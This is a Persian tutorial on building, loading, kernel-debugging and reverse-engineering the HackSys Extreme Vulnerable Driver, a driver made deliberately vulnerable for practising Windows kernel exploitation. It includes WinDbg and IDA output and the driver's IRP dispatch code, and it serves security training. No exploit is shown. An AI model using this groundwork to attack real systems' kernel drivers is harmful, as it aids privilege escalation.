تحلیل درایور آموزشی Hacksys Extreme Vulnerable Driver

خلاصه:

هدف از این مقاله آشنایی مختصر شما با ساختار درایورها در ویندوز، ارتباط برنامه های سطح کاربر با درایورها ، دیباگ و دیس اسمبل درایور است.

در این آموزش به موارد زیر پرداخته میشود:


- کامپایل، build و اجرای درایور
- آماده سازی محیط برای دیباگ درایور
- ارتباط برنامه های سطح کاربر با درایور
- تحلیل کدهای درایور HEVD
- ارتباط با تابع درایور

کامپایل، build و اجرای درایور

خب برای نوشتن یا کامپایل درایور در ویندوز شما نیاز به بسته ی WDK یا Windows Driver Kit از ماکروسافت دارید که میتونید از سایت ماکروسافت بسته ی مربوط به نسخه ی ویندوز خود را دانلود کنید و نصب کنید، سورس کد درایور که قرار است روی آن کار کنیم دانلود کنید:

https://github.com/hacksysteam/HackSysExtremeVulnerableDriver

برای کامپایل و بیلد کردن درایور راه ساده تر استفاده از اسکریپتی که در پوشه Builder قرار دارد است اگر سیستم عامل شما از نسخه ی x86 استفاده میکند اسکریپت Build_HEVD_Vulnerable_x86.bat را اجرا کنید البته باید مقدار متغیر localSymbolServerPath را تغییر دهید. همچنین میتوانید پروژه داخل پوشه Driver را با ویژوال استدیو باز کنید، اگر همه چیز درست پیش رفته باشد پنجره ی Solution Explorer شامل همه کدهای داخل پوشه Driver است:



حال شما میتوانید پروژه را بیلد کنید.

Output

Show output from: Build

```
1>
1>  BUILD: Compiling and Linking e:\project\offsec\hacksys\driver directory
1>
1>  Configuring OACR for 'root:x86chk' - <OACR on>
1>  Compiling - doublefetch.c
1>  Compiling - pooloverflow.c
1>  Compiling - useafterfree.c
1>  Compiling - stackoverflow.c
1>  Compiling - typeconfusion.c
1>  Compiling - stackoverflowgs.c
1>  Compiling - integeroverflow.c
1>  Compiling - arbitraryoverwrite.c
1>  Compiling - nullpointerdereference.c
1>  Compiling - uninitializedheapvariable.c
1>  Compiling - uninitializedstackvariable.c
1>  Compiling - hacksysextremevulnerabledriver.c
1>  Compiling - generating code...
1>  Linking Executable - e:\project\offsec\hacksys\compile\drv\vulnerable\i386\hevd.sys
1>  BUILD: Finish time: Fri Sep 22 04:19:10 2017
1>  BUILD: Done
1>
1>
1>
1>      14 files compiled - 2 Warnings - 2,187 LPS
1>
1>      1 executable built
1>
1>
1>Build succeeded.
1>
1>Time Elapsed 00:00:02.10
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```


تصویر بالا نشان میدهد که درایور با موفقیت بیلد شده است.

چطور میتونم این درایور و اجرا کنم؟

برای اجرای درایور در این آموزش من از سیستم عامل ویندوز Xp sp3 استفاده میکنم. چرا که در سیستم عامل های ۶۴ بیتی جدید ماکروسافت که از ویستا به بعد انتشار پیدا کردند، مکانیسمی مبنی بر ثبت درایورهای جانبی به سیستم عامل افزوده شده است. بدین معنی که شما نمیتوانید در سیستم عامل های جدید به سادگی درایور جانبی بارگذاری و سپس اجرا کنید. مگر اینکه درایور را قبلا به صورت دیجیتالی در سیستم ثبت کرده باشید (درایور دارای امضا دیجیتالی باشد). خب داریور تمرینی ما فاقد امضا است در نتیجه از سیستم عامل Xp استفاده میکنم.

حالا چطوری درایور و بارگذاری کنیم؟

میتونیم با استفاده از توابع API به برنامه کوچک برای بارگذاری درایور بنویسیم اما ترجیح میدم که از ابزار آماده ای به نام OsrLoader استفاده کنم که میتونید از وبسایت osronline.com دریافت کنید.




برای بارگذاری درایور فقط کافی هست مسیر درایور که قرار است بارگذاری شود را به فیلد Driver Path بدید سپس دکمه ی Register Service و سپس Start Service را انتخاب کنید اگر همه چیز درست پیش رود با پیغام مبتی بر موفق بودن عملیات مواجه خواهید شد.

آماده سازی محیط برای دیباگ درایور

بـرای دیبـاگ درایـور در سـطح کرنـل مـا نیـاز بـه یـک ماشـین مجـازی مثـل VMware یـا Virtualbox کـه بـروی آن وینـدوز Xp قـرا دارد و یـک دیبـاگر سـطح کرنـل داریـم کـه از Windbg استفاده خواهیم کرد.


بـرای دیبـاگ سـطح کرنـل یـک درایـور لازم اسـت کـه ماشـین مجـازی بـا دیبـاگر را لینـک کـنیم و همچنین قابلیت Debug را در سیسـتم عامـل هـدف فعـال کـنیم بـه ایـن منظـور وینـدوز Xp را کـه در ماشین مجازی قرار دارد را اجرا کنید.

پـس از بـالا آمـدن وینـدوز XP از طریـق فایـل Run یـا System Configuration Utility msconfig را اجـرا کنیـد و بـه تـب BOOT.ini مراجعـه کنیـد و بـروی دکمـه Advanced Options کلیک کنید و مقدار زیر را وارد کنید و بروی دکمه ی OK کلیک کنید




برای لینک کرن سیستم مجـازی بـا دیبـاگر راه هـای مختلفـی وجـود دارد کـه مـا قصـد داریـم از پـورت ها به این منظور استفاده کنیم.

وینـدوز روی ماشـین مجـازی را Shutdown کنیـد و از گزینـه ی Edit virtual machine setting درایـور مربـوط بـه Printer را Remove کنیـد سـپس از بـا زدن دکمـه ی Add یـک پورت سریال را اضافه کنید



در قسمت بعد نصب پورت گزینه ی Output to named pipe استفاده کنید و در مرحله ی آخر نام Named pipe را انتخاب کنید البته فرمت پیشرفض نام که یک Namespace میباشد را تغییر ندهید نهایتا فقط اسم پورت را تغییر دهید مثلا com_3 یا.. البته نام پورت با نامی که در فایل BOOT.ini تعریف کردید باید یکی باشد.

خب ماشین مجازی را در همین حال رها کنید و دیباگر Windbg را اجرا کنید و از منوی File را گزینه ی ..Kernel Debug را انتخاب کنید و سپس تب COM انتخاب کنید و اطلاعات درخواست شده را همانند تنظیماتی که در بالا انجام داده اید، تنظیم کنید



پس از فشردن دکمه ی OK دیباگر منتظر اتصال پورت سریال میماند:

```
Command

Microsoft (R) Windows Debugger Version 6.3.9600.16384 X86
Copyright (c) Microsoft Corporation. All rights reserved.

Waiting for pipe \\.\pipe\com_1
Waiting to reconnect...
```

خب وقت آن است که ماشین مجازی را روشن کنید. اگر همه چیز درست پیش رفته باشد دیباگر اطلاعات ویندوز روی ماشین مجازی را نشان میدهد.

```
Command - Kernel 'com:port=\\.\pipe\com_1,baud=115200,pipe,reconnect' - WinDbg:6.3.9600.16384 X86
Waiting for pipe \\.\pipe\com_1
Waiting to reconnect...
Connected to Windows XP 2600 x86 compatible target at (Fri Sep 22 14:20:57.446 2017 (UTC + 3:30)), ptr64 FALSE
Kernel Debugger connection established.

************* Symbol Path validation summary **************
Response                         Time (ms)     Location
OK                                             C:\symbols
Symbol search path is: C:\symbols
Executable search path is:
Windows XP Kernel Version 2600 MP (1 procs) Free x86 compatible
Built by: 2600.xpsp.080413-2111
Machine Name:
Kernel base = 0x804d7000 PsLoadedModuleList = 0x8055d720
System Uptime: not available

************* Symbol Path validation summary **************
Response                         Time (ms)     Location
OK                                             C:\symbols
Deferred                                       srv*c:\symbols*https://msdl.microsoft.com/download/symbols
```

ارتباط برنامه های سطح کاربر با درایور

ارتباط یوزر مد با درایور به چند طریق امکان پذیر است:

برنامه های نوشتن شده در سطح کاربر با استفاده از تابع DeviceIoControl در فایل Kernel32.dll میتوانند دادهای مورد نظر را به درایور ارسال میکند. رابط برنامه نویسی DeviceIoControl تنها تابعی نیست که میتواند از فضای کاربر به درایورهای کرنل داده ارسال کند. توابع کار با IO مانند ReadFile، WriteFile، CreateFile و CloseFile دیگر توابع ای هستند که میتوانند این کار را انجام دهند. البته برنامه ها با Device (دستگاه ها) نه درایورها در تعامل هستند پس ابتدا باید هندل دستگاه درایورِ مورد نظر یعنی HacksysExtremeVulnerableDriver یا به اختصار (HEVD) را بدست آوریم.

برای بدست اوردن هندل میتونید از تابع CreateFile استفاده کنیم، راهنمای MSDN در رابطه با این تابع نوشته است:

Creates or opens a file or I/O device.


خروجی تابع هندل ی است که می تواند برای دسترسی به فایل یا دستگاه برای انواع مختلف I/Oاستفاده شود.

تابع DeviceIoControl کدهای IOCTL را به دستگاه ارسال میکند در این مورد در قسمت بعدی یعنی تحلیل کد درایور بررسی میکنیم..

"تحلیل کدهای درایور HEVD"

برای تحلیل کدهای درایور ما از دیس اسمبلر IDA استفاده میکنیم پس فایل HEVD.sys را که در قسمت اول build کردیم را در IDA بارگذاری کنید توجه داشته باشید که فایل HEVD.pdb را در کنار فایل درایور قرار داشته باشید که اطلاعات دیباگ درایور را داشته باشیم.

پس از بارگذاری درایور در IDA با این صفحه مواجع میشوید:



```
; Attributes: bp-based frame

; NTSTATUS __stdcall GsDriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
public _GsDriverEntry@8
_GsDriverEntry@8 proc near

DriverObject= dword ptr  8
RegistryPath= dword ptr  0Ch

mov     edi, edi
push    ebp
mov     ebp, esp
call    ___security_init_cookie ; Call Procedure
pop     ebp
jmp     _DriverEntry@8  ; DriverEntry(x,x)
_GsDriverEntry@8 endp
```

قسمتی که هایلایت شده پرش به تابع DriverEntry است که در دایورها DriverEntry حکم EntryPoint را که محل شروع برنامه است را ایفا میکند همانند فایل های dynamic load library که از تابع DllMain استفاده میکند یا تابع Main در زبان سی.

پس از بارگذاری شدن درایور اولین تابعی که اجرا میشود تابع GsDriverEntry است در نتیجه برای شروع تحلیل کدهای درایور بروی قسمت هایلایت شده یعنی

Jmp _DriverEntry@8

دوبار کلیک کنید. در ابتدای کد نوشته شده است:

int __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING *RegistryPath)

این تابع دو پارامتر دارد.

- پارامتر اول DriverObject است که به مقادیر متعددی اشاره میکند که یکی از آنها اشاره به تابع DriverUnload است این مقداردر هنگام Unload شدن درایور صدا زده می شود.
- پارامتر دوم RegistryPath است، این پارامتر مسیر درایور ما در رجیستری ثبت شده را در خود دارد.

در انتهای روتین یک شرط وجود دارد که اگر درست اجرا شود به روتین بعدی منتقل میشود که اطلاعات مفیدی در آن قرار دارد:

```
loc_18066:                    ; "\\Device\\HackSysExtremeVulnerableDrive"...
push    offset aDeviceHacksyse
lea     ecx, [ebp+DeviceName]
push    ecx                   ; DestinationString
call    ds:__imp__RtlInitUnicodeString@8 ; RtlInitUnicodeString(x,x)
push    offset aDosdevicesHack ; "\\DosDevices\\HackSysExtremeVulnerableD"...
lea     edx, [ebp+DosDeviceName]
push    edx                   ; DestinationString
call    ds:__imp__RtlInitUnicodeString@8 ; RtlInitUnicodeString(x,x)
lea     eax, [ebp+DeviceObject]
push    eax                   ; DeviceObject
push    0                     ; Exclusive
push    100h                  ; DeviceCharacteristics
push    22h                   ; DeviceType
lea     ecx, [ebp+DeviceName]
push    ecx                   ; DeviceName
push    0                     ; DeviceExtensionSize
mov     edx, [ebp+DriverObject]
push    edx                   ; DriverObject
call    ds:__imp__IoCreateDevice@28 ; IoCreateDevice(x,x,x,x,x,x,x)
mov     [ebp+Status], eax
cmp     [ebp+Status], 0
jge     short loc_180CF
```

تابع RtlInitUnicodeString برای ایجاد رشته های کرنل استفاده میشود که پارامتر دوم این تابع یک رشته wide character string است که به یک کاراکتر NULL از UNICODE_STRING ایجاد شده است. کرنل ویندوز از یک ساختمان UNICODE_STRING استفاده میکند که از رشته های wide character یا کاراکتر گسترده در فضای کاربر متفاوت است.

در تصویر بالا پارامتر دوم اولین فراخوانی تابع RtlInitUnicodeString در متغیری به نام aDeviceHacksyse ذخیره شده است که همانطور که از نام متغیر پیداست یک Device Name یا NT Device Name است که برابر است با:

\Device\HackSysExtremeVulnerableDriver

دومین فراخوانی تابع RtlInitUnicodeString در متغیر دیگری به نام aDosdevicesHack ذخیره شده است که شامل DOS Device Name است و برابر است با :

\DosDevices\HackSysExtremeVulnerableDriver

NT Device Name و DOS Device Name :

در ویندوز برای دسترسی به یکسری شی ها یا دستگاه ها از API های مربوط به فایل استفاده می شود. اگر قبلا با C و API های ویندوز کد سیستمی نوشته باشید احتمالا می دانید که با تابعی مثل CreateFile اول یک هندل از دستگاه مربوطه می گرفتیم بعد با توابعی مثل ReadFile یا WriteFileداده می خواندیم و می نوشتیم . در واقع برنامه سطح کاربر و درایور های سطح کرنل دیگر دسترسی مستقیم به درایور شما ندارند و برای اینکه دیگران بتوانند به درایور شما درخواستی بفرستند اصطلاحا باید یک Device Name بسازید این Device Name خود دو نوع است:

NT Device Name که این نام فقط قابل دسترس برای دیگر درایورها و کدهای سطح کرنل است و برنامه های سطح کاربر به این نام دسترسی ندارند. این نام ها با عبارت \Device شروع می شوند.

DOS Device Name این نام امکان دسترسی برنامه های سطح کاربر را مهیا می کند. این نامها هم با عبارت \DosDevicesشروع می شوند.

در نتیجه ما برای ارتباط با درایور HEVD باید از نام NT Device Name که شامل مقدار زیر است استفاده کنیم.

\DosDevices\HackSysExtremeVulnerableDriver

در نهایت این روتین که در خط آخر عکس بالا مشاهده میکنید تابعی با نام IoCreateDevice فراخوانی شده است. این تابع یک device object ایجاد میکند که شامل NT Device Name است.

اگر در زمان بارگذاری درایور همه چیز به درستی پیش رفته باشد پس از چک کردن خطاهای احتمالی نهایتا به روتین زیر میرسیم

```
loc_180F7:
mov     ecx, [ebp+DriverObject]
mov     dword ptr [ecx+38h], offset _IrpCreateCloseHandler@8 ; IrpCreateCloseHandler(x,x)
mov     edx, [ebp+DriverObject]
mov     dword ptr [edx+40h], offset _IrpCreateCloseHandler@8 ; IrpCreateCloseHandler(x,x)
mov     eax, [ebp+DriverObject]
mov     dword ptr [eax+70h], offset _IrpDeviceIoCtlHandler@8 ; IrpDeviceIoCtlHandler(x,x)
mov     ecx, [ebp+DriverObject]
mov     dword ptr [ecx+34h], offset _IrpUnloadHandler@4 ; IrpUnloadHandler(x)
mov     edx, [ebp+DeviceObject]
mov     eax, [edx+1Ch]
or      eax, 10h
mov     ecx, [ebp+DeviceObject]
mov     [ecx+1Ch], eax
mov     edx, [ebp+DeviceObject]
mov     eax, [edx+1Ch]
and     eax, 0FFFFFF7Fh
mov     ecx, [ebp+DeviceObject]
mov     [ecx+1Ch], eax
lea     edx, [ebp+DeviceName]
push    edx             ; DeviceName
lea     eax, [ebp+DosDeviceName]
push    eax             ; SymbolicLinkName
call    ds:__imp__IoCreateSymbolicLink@8 ; IoCreateSymbolicLink(x,x)
mov     [ebp+Status], eax
push    offset asc_18210 ; "                                        "...
push    offset aS       ; "%s"
call    _DbgPrint
add     esp, 8
push    offset aHacksysExtreme ; "[+] HackSys Extreme Vulnerable Driver L"...
call    _DbgPrint
```

در ایـن روتـین یـک فراخـوانی وجـود دارد کـه مربـوط بـه تـابع IoCreateSymbolicLink اسـت کـه رشـته حـاوی نـامDOS Device Name و Device Name جـزو پارامترهـای تـابع هسـتند ایـن دو با هم توسط تـابعی بـه نـام IoCreateSymbolicLink متصـل مـی شـوند. ایـن کـار حتمـا بایـد انجـام شود یعنی باید نام NT شما ایجاد شـده باشـد و چـون برنامـه سـطح کـاربر دسترسـی بـه ایـن نـام نـدارد نیاز است نامی تعریف کنیم که در سـطح کـاربر قابـل دسترسـی باشـد ایـن کـدی اسـت کـه ایـن نـام هـا را ایجاد میکند و نام هایSymbolic Link با عبارت \\.\ شروع می شوند.

خـب وقـت آن رسـیده اسـت کـه از دیبـاگر Windbg بـرای ادامـه کـار اسـتفاده کـنیم. یـک نقطـه ی توقف یا BreakPoint ایجاد کنید تا بتوانیم دستورات مورد نظر را اجرا کنیم.

دستور lm تمامی ماژول های بارگذاری شده بروی ویندوز Xp ما را نمایش میدهد:

```
Command - Kernel 'com:port=\\.\pipe\com_1,baud=115200,pipe,reconnect' - WinDbg:6.3.9600.16384 X86
0: kd> lm
start    end        module name
7c900000 7c9af000   ntdll      (pdb symbols)          c:\symbols\ntdll.pdb\1751003260CA42598C0FB326585000ED2\ntdll.pdb
804d7000 806e4000   nt         (pdb symbols)          c:\symbols\ntkrpamp.pdb\7D6290E03E32455BB0E035E38816124F1\ntkrpamp.pdb
806e4000 80704d00   hal        (deferred)
bf800000 bf9c2980   win32k     (deferred)
bf9c3000 bf9d4600   dxg        (deferred)
bf9d5000 bfba0a00   vmx_fb     (deferred)
ee1c6000 ee1e8100   RDPWD      (deferred)
ee3f9000 ee439a80   HTTP       (deferred)
ee5f0000 ee604480   wdmaud     (deferred)
ee6c5000 ee6d3d80   sysaudio   (deferred)
ee885000 ee8d6c00   srv        (deferred)
ee927000 ee953180   mrxdav     (deferred)
eea44000 eea46a00   vmmemctl   (deferred)
eecc4000 eecdb900   dump_atapi   (deferred)
eecdc000 eed4b780   mrxsmb     (deferred)
eed4c000 eed76e80   rdbss      (deferred)
eed77000 eed9d180   vmhgfs     (deferred)
eed9e000 eedbfb80   afd        (deferred)
eede8000 eee0d500   ipnat      (deferred)
eee0e000 eee35c00   netbt      (deferred)
eee36000 eee8e380   tcpip      (deferred)
eee8f000 eeea1600   ipsec      (deferred)
f6f0e000 f6f11900   ndisuio    (deferred)
0: kd>
```

خب حال نیاز است کـه درایـور HEVD را در وینـدوز بارگـذاری کـنـیم در نتیجـه بـا دسـتور g دیبـاگر را متوقـف میسـازیم سـپس از منـوی View گزینـه Verbose Output را فعـال کنیـد در ایـن حالـت اگر درایـوری بـروی وینـدوز Xp مـا بارگـذاری شـود مـا اطلاعـات درایـور را در دیبـاگر مشـاهده میکنـیم. خـب سـراغ برنامـه ی OSR Loader میـرویم و درایـور HEVD را در وینـدوز Xp بارگـذاری میکنـیم. اگر همه چیز به درستی پیش رفته باشد اطلاعات داریور HEVD در دیباگر نمایش داده میشود.

```
0: kd> g
Verbose mode ON.
ModLoad: ee148000 ee172180   kmixer.sys
ModLoad: eec3c000 eec46000   HEVD.sys

 ##       ## ######## ##       ## ########
 ##       ## ##       ##       ## ##      ##
 ##       ## ##       ##       ## ##      ##
 ######### ######     ##       ## ##      ##
 ##       ## ##         ##   ##   ##      ##
 ##       ## ##           ## ##   ##      ##
 ##       ## ########      ###    ########
   HackSys Extreme Vulnerable Driver
             Version: 1.20
[+] HackSys Extreme Vulnerable Driver Loaded
```

حال برای بدست آوردن اطلاعات از درایور مورد نظر یک bp (نقطه توفق) ایجاد کنید. برای پیدا کردن شی درایور (Driver Object) از دستور drvobj! استفاده میکنیم که پارامتر این دستور نام دایور است خب در تصویر بالا نام درایور ما HEVD است پس دستور به صورت کامل به این صورت است:

!drvobj HEVD

```
0: kd> !drvobj HEVD
Driver object (8624e8f8) is for:
Loading symbols for edfe1000        HEVD.sys ->   HEVD.sys
 \Driver\HEVD
Driver Extension List: (id , addr)

Device Object list:
860bd5a0
```

Driver Object چیست؟

هر درایوری که در سیستم لود شده باشد از دید سیستم عامل یک Driver Object است در واقع در سیستم عامل ویندوز خیلی چیزها مثل فایل، پوشه، فرایند، نخ و... را به صورت Object می بیند. هر کدام از این آبجکتها برای خود ساختار مشخصی دارند. برای آبجکت درایور در ویندوز ما ساختاری به نام _DRIVER_OBJECT داریم.

خروجی دستور (عکس بالا) شامل آدرس شی است که به وسیله دستور dt میتوانیم به ساختار آن نگاهی بیاندازیم، دستور به این صورت است:

!dt nt!_DRIVER_OBJECT 8624e8f8

```
0: kd> dt nt!_DRIVER_OBJECT 8624e8f8
   +0x000 Type             : 0n4
   +0x002 Size             : 0n168
   +0x004 DeviceObject     : 0x860bd5a0 _DEVICE_OBJECT
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0xedfe1000 Void
   +0x010 DriverSize       : 0xa000
   +0x014 DriverSection    : 0x8625cef0 Void
   +0x018 DriverExtension  : 0x8624e9a0 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\HEVD"
   +0x024 HardwareDatabase : 0x8067d260 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xedfe91b6     long  HEVD!GsDriverEntry+0
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : 0xedfe7070     void  HEVD!IrpUnloadHandler+0
   +0x038 MajorFunction    : [28] 0xedfe7010     long   HEVD!IrpCreateCloseHandler+0
```

تـابع راه انـداز اولیـه هنگـامی کـه درایـور بارگـذاری میشـود در آدرس 0xedfe91b6 (کـه مقـدار فیلـد DriverInit اسـت) قـرار دارد اگـر بیـاد داشـته باشـید نـام تـابع GsDriverEntry در اول آمـوزش بـه عنـوان نقطـه ورود (EntryPoint) داریـور بـود. نکتـه ی مهـم دیگـر مقـدار فیلـد MajorFunction است.

MajorFunction چیست؟

هر درایور برای اینکه با دنیـای بیـرون ارتبـاط داشـته باشـد (ایـن ارتبـاط مـی توانـد از طـرف درایورهـای دیگر یا از طـرف برنامـه هـای سـطح کـاربر بـاش) ملـزم اسـت آرایـه MajorFunciton را مقـدار دهـی کند. بسته بـه نـوع و کـارکرد درایـور شـما مقـداردهی ایـن آرایـه متفـاوت خواهـد بـود، اگـر دقـت کنیـد همـه ایـن تعـاریف بـا عبـارت IRP شـروع مـی شـوند IRP مختصـر شـده I/O Request Packet اسـت. تمـام درخواسـت هـایی کـه بـه درایـور میرسـد بـه بصـورت یـک سـاختار IRP اسـت. برنامـه هـای سـطح کـاربر بـا فراخـوانی یکسـری API هـا مـی تواننـد درخواسـت خـود را بـه درایـور بفرسـتند. و تـابع مربـوط بـه درخواسـت در درایـور اجـرا شـود در پـایین لیسـت API و در مقابـل در خواستی که تولید می شود نشان میدهم:

CreateFile = IRP_MJ_CREATE
ReadFile = IPR_MJ_READ
WriteFile = IRP_MJ_WRITE
CloseFile = IRP_MJ_CLOSE
DeviceIoControl = IRP_MJ_DEVICE_CONTROL

خـب بـرای توضـیح بهتـر MajorFunction مجبـور هسـتیم بـه سـورس کـد درایـور نگـاهی بیانـدازیم، فایـــل HackSysExtremeVulnerableDriver.c در پوشـــه Driver را بـــاز کنیـــد در خـــط 107 کد زیر نوشته شده است:

```
DriverObject->MajorFunction[IRP_MJ_CREATE]         = IrpCreateCloseHandler;
DriverObject->MajorFunction[IRP_MJ_CLOSE]          = IrpCreateCloseHandler;
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IrpDeviceIoCtlHandler;
```

در این درایور سه درخواست کنترل می شـود کـه دو تـا از ایـن درخواسـت هـا توسـط یـک تـابع بررسـی می شـود. یکسـری از درخواسـت هـا هسـتند کـه کنتـرل برخـی درخواسـت هـا برایشـان اجبـاری اسـت.

در واقع وقتی سیستم عامل درخواستی کـه مربـوط بـه درایـور مـا مـی شـود، بـرای مـا میفرسـتد (یـا در واقـع Major Function مربـوط بـه آن درخواسـت را صـدا مـی زنـد) انتظـار دارد بـه ایـن درخواسـت پاسخی از طرف درایور به سیستم عامل داده شود.

تـابع IrpCreateCloseHandler وظیفـه کنتـرل درخواسـت هـای IRP_MH_CREATE و IRP_MJ_CLOSE را دارد. کد مربوط به این تابع را در زیر می بینید:

```
NTSTATUS IrpCreateCloseHandler(IN PDEVICE_OBJECT DeviceObject, IN PIRP
Irp) {
  Irp->IoStatus.Information = 0;
  Irp->IoStatus.Status = STATUS_SUCCESS;
  UNREFERENCED_PARAMETER(DeviceObject);
  PAGED_CODE();
  // Complete the request
  IoCompleteRequest(Irp, IO_NO_INCREMENT);
  return STATUS_SUCCESS;
}
```

اگر به کد دقت کنید می بینید تقریبـا کـاری انجـام نمـی دهـد. در واقـع بـه خـاطر اجبـاری بـودن پاسـخ به این درخواست مجبوریم به این صورت عمـل کنـیم. بـه صـورت کلـی ایـن کـد بـه سیسـتم عامـل مـی گوید که اولا درخواست مربوطه توسط درایور بررسی شد و خطایی رخ نداد، با این کد:

```
Irp->IoStatus.Information = 0;
Irp->IoStatus.Status = STATUS_SUCCESS;
```

